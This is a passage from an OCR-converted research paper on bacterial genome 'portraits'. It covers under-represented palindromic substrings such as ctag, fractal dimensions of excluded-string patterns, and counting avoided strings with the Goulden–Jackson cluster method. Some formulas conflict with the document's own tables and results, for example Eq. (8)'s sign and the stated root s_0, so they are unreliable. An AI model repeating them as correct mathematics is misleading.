Mthe	7	5	*gCTAGtc acgCTAG tCTAGcg gCGCGCG aCGCGCG*
Mpneu	7	7	*cCGaCGa cgtaggc cgatagg GCCGTCg aGGGCCC acgaggg taGGCCg*
NGR234	7	10	*CTAGtag CTAGtat gACTAGT catacta tacacta tagttag taagtgg ttagtaa tatttag ttattta*
Hinf	7	12	*gGCCGGC GCCGGCc cggCCGG CCGGggg CCCGGGg GGGaCCC gGGtCCg GGGtCCC GGaCCcg gGTCGAC GTCGACg tGTCGAC*
Drad	7	13	*aCTaAGt atagtat atactaa attagtg tagTATA tagttag tactaaa tacTTAA taataat TATActa tattagt ttactaa tTATAat*
Mgen	6	14	*GGCCgg GGCCtc tcGGCC cgGCGC ccGGCC cCCGGc CGCGCG gccgtc ggacgc ggtcgg cctcgg ctcgga tcggcg tccgag*
Rpxx	7	71	36 contain *GCGC*, *CGCG*, *GGCC*, *CCGG*
Tpal	8	118	54 contain *CTAG*, 15 *contain AGCT*
Aero	8	137	30 contain *AATT*
Bbur	7	232	96 contain *GCGC*, *CGCG*, *GGCC*, *CCGG*
Ctra	8	562	264 contain *GCGC*, *CGCG*, *GGCC*, *CCGG*

are presented for the first time. As language theory approach and the combinatorial technique used in the work may be quite instructive for other problems we think it appropriate to present them in some details.

2. The visualization scheme and self-overlapping fractals

Given a bacterial complete genome of length N, i.e., a linear or circular DNA sequence made of N letters from the alphabet $\Sigma = \{a, c, g, t\}$, we are interested in the frequency of appearance of various strings of length K. There are 4^K possible different K-strings so we need that many counters to do the counting. We display the counters in a fixed-size square frame on a computer screen.

If we present the $K=1$ frame as a 2×2 matrix

$$M=\begin{bmatrix} g & c \\ a & t \end{bmatrix},$$

then the $K=2$ frame is just a direct product of two copies of M:

$$M^{(2)}=M\otimes M=\begin{bmatrix} gg & gc & cg & cc \\ ga & gt & \text{ca} & ct \\ ag & ac & ta & tc \\ aa & at & ta & tt \end{bmatrix}.$$

In general, a K-frame is given by

$$M^{(K)}=M\otimes M\otimes\cdots\otimes M,$$

whose element is expressed via the elements of the 2×2 matrices as

$$M^{(K)}_{(i_1i_2\cdots i_K),(j_1j_2\cdots j_K)}=M_{i_1j_1}M_{i_2j_2}\cdots M_{i_Kj_K}.$$

In order to facilitate the computation, it is better to use binary indices for the matrix M, i.e., let

$$M_{00}=g,\quad M_{01}=c,\quad M_{10}=a,\quad M_{11}=t.$$

The indices $(i_1j_1)\cdots(i_Kj_K)$ follow from the input sequences $s_1s_2s_3\cdots s_Ks_{K+1}\cdots$.

By sliding a window of width K along the genome we get N or $N-K+1$ total counts for a circular or linear sequence. Every segment of length K in the input sequence, taken as a number in base 4, points to the array element of its own counter. In order to implement this we introduce a mapping

$$\alpha:\{g,c,a,t\}\mapsto\{00,01,10,11\}$$

for each letter in the input sequence. For the first K-string $s_1s_2\cdots s_K$ of the input sequence we get a number

$$\text{index}=\sum_{i=0}^{K-1}4^{K-i-1}\alpha(s_i),$$

which is nothing but the index used to locate its counter. In order to get the new index for the next K-string, it is enough to discard the contribution of the first letter in the previous string and take into account the next new letter. This is easily done by using binary operations.

We display the 4^K counters as a $2^K\times 2^K$ square on the screen. The counter for the first K-string is centered at (x,y):

$$x=\sum_{i=0}^{K-1}2^{K-i-1}(\alpha(s_i)\&E),$$

$$y=\sum_{i=0}^{K-1}2^{K-i-1}(\alpha(s_i)\gg 1),$$




Fig. 1. Frequency of 8 strings in the complete genome of *E. coli*. The characteristic patterns are caused primarily by the under-representation of *ctag*-tagged strings.

where $\&E$ means logical and with the base-4 unit $E = 01$ and $\gg 1$ means left shift by one. Again, for the location of the next K-string one needs only to correct for the new input letter. This leads to a counting algorithm that depends only on the total length N of the genome but not on the string length K. It saves computer time when K gets large.

Applying the above algorithm to the $K=8$ strings in the 4 693 221 letter long genome of *E. coli*, we get the picture shown in Fig. 1

We have used a very crude color code of 16 colors, including black and white. As our attention is concentrated on those strings that do not appear or that are under-represented, we allocate most of the bright colors to small counts with white color representing avoided strings. This is a kind of coarse-graining which makes some features of the figure more prominent. In particular, the presence of some seemingly regular patterns in Fig. 1 may be understood as caused by under-representation of strings that contain *ctag* as a substring. In Fig. 2 we show the counting frames for $K = 6, 7, 8$, and 9 in




Fig. 2. Templates of *ctag*-tagged strings in the $K = 6, 7, 8,$ and 9 frames.

which the locations of strings that contain *ctag*, or in short, *ctag*-tagged strings, are marked with a small rhombic. We see that the basic features remain unchanged while more and more fine patterns appear with K increasing. The most clearly seen patterns in the *E. coli* portrait are indeed given by these *ctag*-tagged strings.

Fig. 1 is to be compared with the "portrait" of a sequence (not shown), obtained by randomizing the *E. coli* genome, i.e., a sequence with the same number of nucleotides of each kind but with their positions shuffled at random. In such a figure all the characteristic patterns disappear, only some hardly perceptible contrast due to the $c+g$ to $a+t$ ratio not being equal may be noticed under a careful scrutiny.

E. coli is not the only bacterium that does not like the *ctag* substring. Now 10 bacteria are known to have a tendency of having under-represented *ctag*-tagged strings. Other bacteria may avoid some other substrings and some may not show any apparent patterns of avoided substrings. For example, Fig. 3 shows the "portrait" of *Methanococcus jannaschii*. Using templates of various tetranucletides similar to those shown in




Fig. 3. Frequency of 8 strings in the complete genome of *Methanococcus jannaschii*. One can identify at least five sets of under-represented strings tagged by *ctag*, *cgcg*, *gcgc*, *gtac*, and *gatc*.

Fig. 2, one can identify at least five sets of under-represented strings tagged by *ctag*, *cgcg*, *gcgc*, *gtac*, and *gatc*.

A summary of what has been seen in "portraits" of all available bacterial complete genomes is given in Table 1. The fact that most of the under-represented tetranucleotides are palindromes, i.e., words that happen to be the same when read in both direct and reversed directions with the Watson–Crick conjugation being performed at reverse reading, may hint on their relation with the recognition sites of some restriction enzymes. This has been known to the biologists for some time, see, e.g., Ref. [3]. Our observation shows it is a quite common phenomenon in many bacterial complete genomes.

It is appropriate to mention the relation of the above visualization scheme to the "chaos game representation" (CGR [4]) of DNA sequences. In CGR the final picture

can only be drawn in black/white and may look quite similar to what one would obtain in the above visualization scheme after xeroxing the color figures on a black/white copying machine. There are, however, several essential differences. First, the resolution is not entirely under control in CGR, as different neighboring nucleotides may be resolved to a different precision, depending, say, on the direction of the line joining the nucleotides. Our method works at a fixed resolution – the string length. Second, the algorithm of CGR looks a bit more complicated: put a, c, g, and t at the four corners of a square; starting from the center of the square plot the middle point of the straight line connecting two consecutive nucleotides one by one. The results turn out to be much the same as simple counting with fixed string length. Third, if one wish to introduce color in order to add more information one should calculate the density of points in CGR – an operation that requires big memory and that cannot be realized in a single pass. Therefore, it seems to us that the proposed visualization scheme makes CGR obsolete.

3. Fractals derived from bacterial "portraits"

In genomes of organisms there are no fractals in the rigorous mathematical sense. However, in our visualization scheme fractals may be well defined in the non-biological $K \to \infty$ limit. These fractals may have some suggestion in the portraits of genomes of real organisms. Looking at the templates shown in Fig. 2, one naturally sees that what is left in the original framework after deleting all small squares at finer and finer scales that represent all possible *ctag*-tagged strings does lead to a fractal. What is the fractal dimension of the complementary pattern defined by one or more given tags? This is not a trivial question as besides obvious self-similarity one has to deal with self-overlappings of the excluded patterns at different levels.

Let us look at two simple examples.

The first example is the case of a one-letter tag, e.g., g-tagged strings. Denote by a_K the number of strings of length K that do not contain the letter g. At the zeroth level the linear size is $\delta_0 = 1$, that is the size of the whole square. Since there is only one empty string which by definition does not contain g we have $a_0 = 1$. At the next $K = 1$ level, the linear size is $\delta_1 = 1/2$ and among the four squares of that size three do not contain g. Therefore, we have $a_1 = 3$. In general, we have $\delta_K = 1/2^K$ and $a_K = 3^K$. The fractal dimension is

$$D = -\lim_{K\to\infty} \frac{\log a_K}{\log \delta_K} = \frac{\log 3}{\log 2}\,. \tag{1}$$

In this simple example, we might have defined a trivial recursion relation for a_K, namely,

$$a_0 = 1\,,$$

$$a_K = 3a_{K-1}\,.$$




Fig. 4. A template for *gc*-tagged strings showing the overlaps at different levels.

Using the recursion relation one may derive a generating function $f(s)$ for all a_K:

$$f(s)=\sum_{K=0}^{\infty} a_K s^K=\frac{1}{1-3s}\,,$$

where s is an auxiliary variable. In fact, one-letter-tagged strings exclude the largest number of K-strings, leaving a set of strings over an alphabet of three letters. This is the meaning of $a_K=3^K$ and this tells us that for any possible tags the dimensions are included in between the limits:

$$\frac{\log 3}{\log 2}\leqslant D_{\text{tag}}\leqslant 2\,.$$

Next, look at *cg*-tagged strings. We first note that it is a known fact that in many human genes the dinucleotide *cg* is less represented than, e.g., the dinucleotide *gc*. This leads to a characteristic pattern in the portrait of the DNA sequence that contains the gene. As seen from the template for the *cg* tag, shown in Fig. 4, the exclusion starts at the level $K=2$: among the 16 possible dinucleotides only *cg* is avoided. At $K=3$ level, among the 64 trinucleotides the four combinations xcg, $x=\{a,c,g,t\}$ are excluded in addition to the four $cgx, x=\{a,c,g,t\}$ which have already been excluded at the $K=2$ level. So far, no overlap of exclusions has taken place. However, at the next $K=4$ level, one of the 16 $xycg$ type squares, where $x,y=\{a,c,g,t\}$, namely, $cgcg$, is immersed in the $K=2$ excluded square and should not be doubly counted.

There are eight such overlaps at $K=5$, 47 at $K=6$ (not shown in Fig. 4), etc. The question is how to take into account these overlaps automatically. Suppose we know

Table 3
Generating function and dimension for some single tags

Tag	$f(s)$	D	Tag	$f(s)$	D
g	$\frac{1}{1-3s}$	$\frac{\log 3}{\log 2}$	ggg	$\frac{1+s+s^2}{1-3s-3s^2-3s^3}$	1.98235
gc	$\frac{1}{1-4s+s^2}$	1.89997	$ctag$	$\frac{1}{1-4s+s^4}$	1.99429
gg	$\frac{1+s}{1-3s-3s^2}$	1.92269	$ggcg$	$\frac{1+s^3}{1-4s+s^3-3s^4}$	1.99438
gct	$\frac{1}{1-4s+s^3}$	1.97652	$gcgc$	$\frac{1+s^2}{1-4s+s^2-4s^3+s^4}$	1.99463
gcg	$\frac{1+s^2}{1-4s+s^2-3s^3}$	1.978	$gggg$	$\frac{1+s+s^2+s^3}{1-3s-3s^2-3s^3-3s^4}$	1.99572

how to calculate the generating function

$$f(s)=\sum_{K=0}^{\infty} a_K s^K\,, \tag{2}$$

then the fractal dimension is given by

$$D=-\lim_{K\to\infty}\frac{\log a_K}{\log \delta_K}=\lim_{K\to\infty}\frac{\log a_K^{1/K}}{\log 2}\,, \tag{3}$$

where we have used the fact that $\delta_K=1/2^K$. According to the Cauchy criterion the radius of convergence of the series (2) defining the generating function is determined by

$$\lim_{K\to\infty} a_K^{1/K}=\frac{1}{s_0}\,,$$

s_0 being the minimal module zero of $f^{-1}(s)$. Thus if we know the generating function, the fractal dimension is given by

$$D=-\frac{\log|s_0|}{\log 2}\,. \tag{4}$$

Therefore, the problem of calculating the fractal dimensions reduces to that of finding the generating functions. This will be treated in Sections 5 and 6 by using two different methods.

We shall see that for the cg-tagged strings the generating function is

$$f(s)=\frac{1}{1-4s+s^2}\,,$$

see Table 3. Consequently, $s_0=1/2-\sqrt{3}$ and $D=1.8999686$.

4. Number of true and redundant avoided strings by direct counting

Once we know that there might be avoided and under-represented strings from the visualization scheme, we can perform a direct identification of avoided strings.

The direct counting has the merit that the string length K is not seriously limited by the screen resolution. While the maximal K is 9 without scrolling the figure behind the screen, in direct counting one can go to longer K. In addition, direct counting does not miss any avoided strings while naked-eyes could only notice the most prominent ones. We show some of the results of direct counting in Table 2. In Table 2 K_0 is the minimal string length at which the first avoided strings are identified. N_{K_0} is the number of avoided strings at length K_0. In the list of avoided strings palindromic substrings are capitalized.

It is a remarkable fact that the first avoided strings appear at length $K_0 = 6$, 7, or 8 in all bacterial genomes, while statistically significant avoidance can only occur at much longer length in a random sequence.

The direct counting poses another question, namely, how to count the number of true and redundant avoided strings. For example, in the genome of *E. coli* the first avoided string *gcctagg* is identified at $K = 7$ in contrast to a random sequence of same length and nucleotide composition which would have each type of 7 strings appearing about 283 times. At the next length $K = 8$ a total of 173 strings are found absent. However, among these 173 strings 8 must be the consequence of the lack of *gcctagg*. Thus there are 165 true avoided strings at $K = 8$. Among the 5595 avoided 9 strings 48 are the consequence of *gcctagg* being absent, 1166 are redundant being the consequence of the 165 true avoided 8 strings, only 4381 are true avoided ones at $K = 9$. Among these 4381 strings 2041 do contain the palindromic tetranulcleotide *ctag*. At $K = 10$ there are 114 808 true avoided strings among a total of 150 409, while 256, 6531, and 28 814 are redundant strings caused by the absence of true avoided strings at length 7, 8, and 9. How to count the number of redundant strings at each K? A simple-minded estimate shows that a true avoided K-string takes away

$$E(i) = 4^i(i+1) \tag{5}$$

$(K+i)$-strings. We list the first $E(i)$ below for later comparison:

i	0	1	2	3	4	5	6	7
$E(i)$	1	8	48	256	1280	6144	28 672	131 072

This is obtained as follows. At the $K+1$ level one can add one letter from the alphabet either in front or at the end of the avoided K-string, thus there are $4+4$ redundant avoided strings at length $K+1$. At the next length $K+2$ there are three ways to add 2 letters to the avoided K-string to get avoided $(K+2)$-strings, each way having 4×4 combinations of letters. Continuation of the argument leads to Eq. (5). However, this is usually an over-estimation, as it does not take into account the overlaps of letters at the begining and the end of a string. A simple counter-example being the 4-string *gggg*: there are only 7 new 5 strings as adding a *g* to the head or the tail yields the same string *ggggg*.

A little reflection shows that the calculation of the generating function for given tags and the counting of the true and redundant avoided strings are one and the same

problem. Indeed, both problems need to take into account the overlap of substrings in making longer strings. The fractals provide a geometric representation of the problem as each small square corresponds to a well-defined type of K-string.

5. Combinatorial solution

We first formulate the problem in terms of combinatorics. Let Σ be an alphabet, e.g., $\Sigma = \{a, c, g, t\}$. Denote by Σ^* the set of all possible finite strings made of letters from the alphabet Σ, including the empty string. Given a set $B \in \Sigma^*$ of "bad" words that we wish to avoid in all words we are going to use. Let $A \in \Sigma^*$ be the set of all "clean" words that do not contain any member of B as substrings. Denote by a_K the number of clean words of length K.

Problem. Given Σ^*, B, calculate a_K or even better calculate the generating function (2) that gives a_K for all K.

5.1. The Goulden–Jackson cluster method

In combinatorics there exists a powerful method to deal with this kind of problems – the Goulden–Jackson cluster method [5]. This method has been well described by Noonan an Zeilberger [6]. However, we explain its basic idea and derivation in our specific context. First, we assign a weight to each word ω: it is an auxiliary variable s raised to the power $|\omega|$ where $|\omega|$ is the length of the word ω:

$$\text{weight}(\omega) = s^{|\omega|} .$$

If we can calculate the sum of weights over all clean words and reorder the terms according to the word length:

$$f(s) = \sum_{\omega \in A} \text{weight}(\omega) = \sum_{K=0}^{\infty} a_K s^K ,$$

our task would be accomplished. Let us extend the summation over clean words to that over all words

$$\sum_{\omega \in A} \Rightarrow \sum_{\omega \in \Sigma^*}$$

and at the same time multiply each weight(ω) by a zero raised to the power of the number of "bad" factors in ω:

$$\text{weight}(\omega) \Rightarrow \text{weight}(\omega) \times 0^{\text{number of factors of } \omega \text{ that } \in B} ,$$

where by definition

$$0^0 = 1 ,$$
$$0^m = 0, \quad m \geqslant 1 .$$

Now let us manipulate the power of zero. Suppose we have a set of 3 objects, say, $S=\{a_1,a_2,a_3\}$ and we multiply three zeros $\prod_{a_i\in S}0$. We reorganize the elements of S into subsets:

$$\{\sigma_i\}=\{\varepsilon;a_1,a_2,a_3;a_1a_2,a_2a_3,a_3a_1;a_1a_2a_3\}\,,$$

where ε denotes an empty subset. There are $2^3=8$ subsets. The product of three zeros may be rewritten as a sum over these 8 subsets:

$$\prod_{a_i\in S}0=\prod_{a_i\in S}[1+(-1)]=\sum_{\{\sigma_i\}}(-1)^{|\sigma|}\,,$$

where $|\sigma|$ is the cardinality of the subset σ_i, i.e., the number of elements in σ_i. This is a particular case of so-called Sylvester principle of inclusion–exclusion.

Now we can write

$$f(s)=\sum_{\omega\in\Sigma^*}\sum_{\sigma\in\mathrm{Bad}(\omega)}(-1)^{|\sigma|}s^{|\omega|}\,,$$

where $Bad(\omega)$ denotes the set of bad factors of ω. In fact, we have got a new counting problem for a collection of new subjects (ω,σ) with a new weight function $(-1)^{|\sigma|}s^{|\omega|}$. These (ω,σ) may be called *tagged words*, i.e., a word ω tagged by a factor $\sigma\in Bad(\omega)$. Note that a tag σ may be a combination of none or several bad factors of ω. When the tag is empty, $\sigma=\varepsilon$, the word is clean.

Denote the set of all tagged words as $\mathscr{M}=\{(\omega,\sigma)\}$. The weight of set $\mathscr{M}$ remains $f(s)$. Without loss of generality, we can examine all words in $\mathscr{M}$ starting from their right end. The set $\mathscr{M}$ contains an empty word. There are words in $\mathscr{M}$ that contain a single letter from the alphabet that does not form a part of any member of B. There are words in $\mathscr{M}$ that contain a cluster of bad members from B. Thus in set-theoretical notation we may write

$$\mathscr{M}=\{\text{empty word}\}\cap\mathscr{M}\Sigma\cap\mathscr{M}\mathscr{C}\,,$$

where $\mathscr{C}$ denotes clusters of bad words.

Written in terms of weight functions, we have

$$f(s)=1+f(s)ds+f(s)\mathrm{weight}(\mathscr{C})\,.$$

Therefore, we have

$$f(s)=\frac{1}{q-ds-\mathrm{weight}(\mathscr{C})}\,. \tag{6}$$

In the above formulas $d=|\Sigma|$ is the cardinality of the alphabet Σ. In our case of nucleotides $d=4$. When the set B is empty, i.e., no bad words at all, we have the trivial result

$$f(s)=\frac{1}{1-4s}\,. \tag{7}$$

This is just a pedantic way to say that there are 4^K words of length K.

When the set B contains only one word u that cannot make clusters with itself, e.g., $u = gct$, one simply has weight($\mathscr{C}$) $= s^{|u|}$ and the problem is solved:

$$f(s) = \frac{1}{1 - 4s - s^{|u|}} \,. \tag{8}$$

When the bad word can make clusters with itself, e.g., $u = gcg$ and a cluster being $gcgcg$, the situation is more complex and requires the technique described in the next subsection. Anticipating a few such results, we list all possible single-tag generating functions in Table 3 up to tag length $K = 4$.

A related question is the number $G(n)$ of different types of generating functions for a given tag length n. These numbers turn out to be independent of the size of the alphabet Σ as long as there are more than two letters in Σ [7]:

n	1	2	3	4	5	6	7	8	9	10	11	12	13	14
$G(n)$	1	2	3	4	6	8	10	13	17	21	27	30	37	47

In fact, these $G(n)$ are so-called correlations of n as given by the integer sequence $M0555$ in Ref. [8], see also Ref. [7].

Applying the Goulden–Jackson cluster method to the case of only one "bad word" $gcctagg$ in the case of *E. coli* leads to the following generating function:

$$f(s) = \frac{1 + s^6}{1 - 4s + s^6 - 3s^7} \,.$$

The number of redundant avoided strings is obtained by subtracting the above $f(s)$ from that of the "no-bad-words" case (7):

$$\frac{1}{1 - 4s} - f(s) = s^7 + 8s^8 + 48s^9 + 256s^{10} + 1280s^{11} + 6144s^{12} + 28671s^{13} + 131063s^{14} + \cdots \,.$$

These coefficients are to be compared with the naive estimates given below Eq. (5). As expected, the deviation appears from the term s^{13}.

5.2. Weight function for clusters

In order to continue with the full representation of the Goulden–Jackson method we take the newly published complete genome of the hyperthermophilic bacterium *Aquifex aeolicus* [9] as a non-trivial example. For this 1 551 335-letter sequence four avoided strings are identified at string length $K = 7$:

$$B = \{gcgcgcg, gcgcgca, cgcgcgc, tgcgcgc\} \,. \tag{9}$$

Since there are significant overlaps among the avoided strings, the naive estimate of redundant avoided words can hardly work. To treat clusters of bad words we introduce

a few notations. Suppose that there are two bad words $u, v \in B$. Define

$$Head[v] = \{\text{proper prefixes of } v\} ,$$

$$Tail[u] = \{\text{proper suffixes of } u\} ,$$

$$Overlap(u, v) = Tail[u] \cap Head[v] .$$

Note that the definition of $Overlap(u, v)$ is not symmetric. Take for example, $u = gcgcgcg$ and $v = gcgcgca$, we have

$$Head[u] = Head[v] = \{g, gc, gcg, gcgc, gcgcg, gcgcgc\} ,$$

$$Tail[u] = \{g, cg, gcg, cgcg, gcgcg, cgcgcg\} ,$$

$$Tail[v] = \{a, ca, gca, cgca, gcgca, cgcgca\} ,$$

$$Overlap(u, u) = \{g, gcg, gcgcg\} ,$$

$$Overlap(u, v) = \{g, gcg, gcgcg\} ,$$

$$Overlap(v, u) = \{\ \} = \Phi ,$$

$$Overlap(v, v) = \{\ \} = \Phi ,$$

where Φ denotes an empty set. If $v = xx'$ we write $v/x = x'$. Thus $v/gcg = cgca$. The weight of $Overlap(u, v)$ is denoted as

$$(u : v) = \sum_{x \in \text{Overlap}(u,v)} \text{weight}(v/x) .$$

Using the two above u, v as example, we have

$$\begin{aligned}(u : v) &= \sum_{x \in \{g,gcg,gcgcg\}} \text{weight}(gcgcgca/x) \\ &= \text{weight}(cgcgca) + \text{weight}(cgca) + \text{weight}(ca) \\ &= s^6 + s^4 + s^2 .\end{aligned}$$

In general, we may have $B = \{u_1, u_2, \ldots, u_L\}$. A cluster $\mathscr{C}$ may contain a different bad word at the rightmost end. We write

$$\mathscr{C} = \sum_{u_i \in B} C[u_i] ,$$

where $C[u]$ is a cluster with u being the rightmost part.

As $C[v]$ may consist of either a single v or several entangled bad words, we again have a set-theoretical relation:

$$C[v] \Leftrightarrow \{v\} \bigcup_{u \in B} C[u]\text{Overlap}(u, v) .$$

In terms of weight functions we have

$$\text{weight}(C[v]) = -\text{weight}(v) - \sum_{u \in B} (u : v)\text{weight}(C[u]) .$$

This is a system of L linear equations, L being the cardinality of the set B, i.e., $L=|B|$. The minus sign in the equation comes from the weight $(-1)^{|\sigma|}$ as $|\sigma|=1$.

In the case of *Aquifex aeolicus* $L=4$, see (9). The *Overlap* matrix is

$$\mathrm{Overlap}(u_i,u_j)=\begin{vmatrix} \begin{Bmatrix} g \\ gcg \\ gcgcg \end{Bmatrix} & \begin{Bmatrix} g \\ gcg \\ gcgcg \end{Bmatrix} & \begin{Bmatrix} cg \\ cgcg \\ cgcgcg \end{Bmatrix} & \Phi \\ \Phi & \Phi & \Phi & \Phi \\ \begin{Bmatrix} g \\ gcg \\ gcgcg \end{Bmatrix} & \begin{Bmatrix} g \\ gcg \\ gcgcg \end{Bmatrix} & \begin{Bmatrix} c \\ cgc \\ cgcgc \end{Bmatrix} & \Phi \\ \begin{Bmatrix} g \\ gcg \\ gcgcg \end{Bmatrix} & \begin{Bmatrix} g \\ gcg \\ gcgcg \end{Bmatrix} & \begin{Bmatrix} c \\ cgc \\ cgcgc \end{Bmatrix} & \Phi \end{vmatrix}.$$

We have further

$$(u_i:u_j)=\begin{vmatrix} p & p & q & 0 \\ 0 & 0 & 0 & 0 \\ q & q & p & 0 \\ q & q & p & 0 \end{vmatrix},$$

where

$$p=s^2+s^4+s^6,$$
$$q=s+s^3+s^5.$$

Therefore, the application of the Goulden–Jackson cluster method requires the solution of a system of four linear equations and leads to the following generating function:

$$f(s)=\frac{1+s^2+s^4+s^6+s^8+s^{10}+s^{12}}{1-4s+s^2-4s^3+s^4-4s^5+s^6-4s^8-4s^{10}-4s^{12}}.$$

The numbers of redundant avoided strings are given by

$$\frac{1}{1-4s}-f(s)=4s^7+27s^8+152s^9+784s^{10}+3840s^{11}+18176s^{12}+83968s^{13}+\cdots. \tag{10}$$

The coefficients coincide with the negative numbers in the last row of Table 5.

6. Language theory solution

